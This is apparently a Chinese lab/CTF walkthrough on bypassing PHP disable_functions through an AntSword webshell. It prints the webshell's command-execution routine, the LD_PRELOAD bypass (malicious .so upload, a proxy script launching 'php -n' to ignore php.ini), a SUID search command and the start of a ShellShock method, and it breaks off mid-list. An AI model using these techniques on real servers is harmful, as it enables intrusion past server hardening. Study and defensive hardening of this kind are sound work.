webshell绕过disable_functions
前言
学习webshell绕过disable_functions中的姿势
整个复现过程下来,在windows wsl docker下编译compose文件鸡飞狗跳,各种奇奇怪怪的问题,换到纯linux ubuntu环境一路顺畅....

disable_functions
在php.iniphp配置文件中,有一个高级配置项disable_functions,可以禁用高危函数,并且不能通过ini_set函数修改
学习大佬们的骚姿势,绕过限制
高危函数
尝试复现过程,发现禁用了很多函数,蚁剑连接木马后还是可以执行命令


disable_functions = exec, shell_exec, system, passthru, eval, assert, popen尝试给蚁剑上代理,走8080端口,使用bp抓包,分析蚁剑流量
蚁剑
burp
抓包

格式化一下,分析
function fe($f) {
    $d = explode(",", @ini_get("disable_functions"));
    if (empty($d)) { $d = array(); }
    else { $d = array_map('trim', array_map('strtolower', $d)); }
    return (function_exists($f) && is_callable($f) && !in_array($f, $d));
}

function runcmd($c) {
    $ret = 0;
    $d = dirname($_SERVER["SCRIPT_FILENAME"]);

    if (fe('system')) { @system($c, $ret); }
    elseif (fe('passthru')) { @passthru($c, $ret); }
    elseif (fe('shell_exec')) { print(@shell_exec($c)); }
    elseif (fe('exec')) { @exec($c, $o, $ret); print(join("\n", $o)); }
    elseif (fe('popen')) { $fp = @popen($c, 'r'); while (!@feof($fp)) { print(@fgets($fp, 2048)); } @pclose($fp); }
    elseif (fe('proc_open')) {
        $p = @proc_open($c, array(1 => array('pipe', 'w'), 2 => array('pipe', 'w')), $io);
        while (!@feof($io[1])) { print(@fgets($io[1], 2048)); }
        while (!@feof($io[2])) { print(@fgets($io[2], 2048)); }
        @fclose($io[1]); @fclose($io[2]); @proc_close($p);
    }
    return $ret;
}可以看到,蚁剑在尝试使用system、passthru、shell_exec、exec、popen、proc_open等函数执行命令,只要有一个函数没有被禁用,就可以执行命令
完善disable_functions
disable_functions = exec, shell_exec, system, passthru, eval, assert, proc_open, popen在全部禁用后,可以看到,蚁剑不能执行命令
一个更全面的禁用函数列表
disable_functions = pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system蚁剑插件
在蚁剑插件市场,下载绕过disable_functions插件


在webshell管理界面,加载插件
在插件界面,可以看到,插件有多种方式绕过disable_functions

下面尽可能多的尝试
01 利用Linux环境变量LD_PRELOAD
补充
LD_PRELOAD是linux系统的一个环境变量,它可以影响程序的运行时的链接,它允许你定义在程序运行前优先加载的动态链接库
windows和linux下的动态链接库格式
- dll = windows 的动态链接库文件 把一些功能函数封装在dll文件中,调用时导入调用即可
- so = linux 动态链接库文件
LD_PRELOAD指定的动态链接库文件,会在其它文件调用之前先被调用,借此可以达到劫持的效果,通过这个环境变量,我们可以在主程序和其动态链接库的中间加载别的动态链接库,甚至覆盖正常的函数库
配置与部署
利用条件:
- linux系统
- putenv()函数没有被禁用
- 可以调用子进程的函数
mail()、imap_mail()、mb_send_mail()、error_log()等函数 - 存在可写目录,可以上传so文件
docker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口

php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system利用
使用条件
Linuxputenvmailorerror_log本例中禁用了mail但未禁用error_log- 存在可写的目录, 需要上传
.so文件
使用蚁剑disable_functions插件,选择LD_PRELOAD模式
蚁剑已经检测到putenv、error_log可用
开日


已经上传了代理php文件,通过这个.antproxy.php文件创建新进程和php-fpm进程通信,不受php.ini限制
创建webshell副本,通过这个antproxy.php文件连接,密码同连接时的密码


连接后,终端里可以执行命令了,不过没有权限查看flag

find命令可以发现存在suid命令
find / -perm -4000 -type f 2>/dev/null
原理
- 上传恶意so文件
- putenv函数设置LD_PRELOAD环境变量,劫持函数
分析上传的so文件,其中有一句命令

/bin/sh php -n -s 127.0.0.1:60199 -t /var/www/html/bin/sh执行php-n不加载php.ini配置文件-s使用php内置web服务器,监听在60199端口-t表示指定目录 /var/www/html
再看一下antproxy.php文件

展示部分代码
这个php把请求转发到上面使用php开启的内置web服务器的61780端口,进行处理请求,因此整个流程绕过了php.ini的限制
02 ShellShock
原理
引用Geekby师傅博客

关键:PHP 里的某些函数(例如:mail()、imap_mail())能调用 popen 或其他能够派生 bash 子进程的函数,可以通过这些函数来触发破壳漏洞(CVE-2014-6271)执行命令。
我去,精彩。利用可以创建bash子进程的函数,触发破壳漏洞,利用破壳漏洞定义函数执行命令,有意思
配置与部署
php.ini 配置如下
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigpr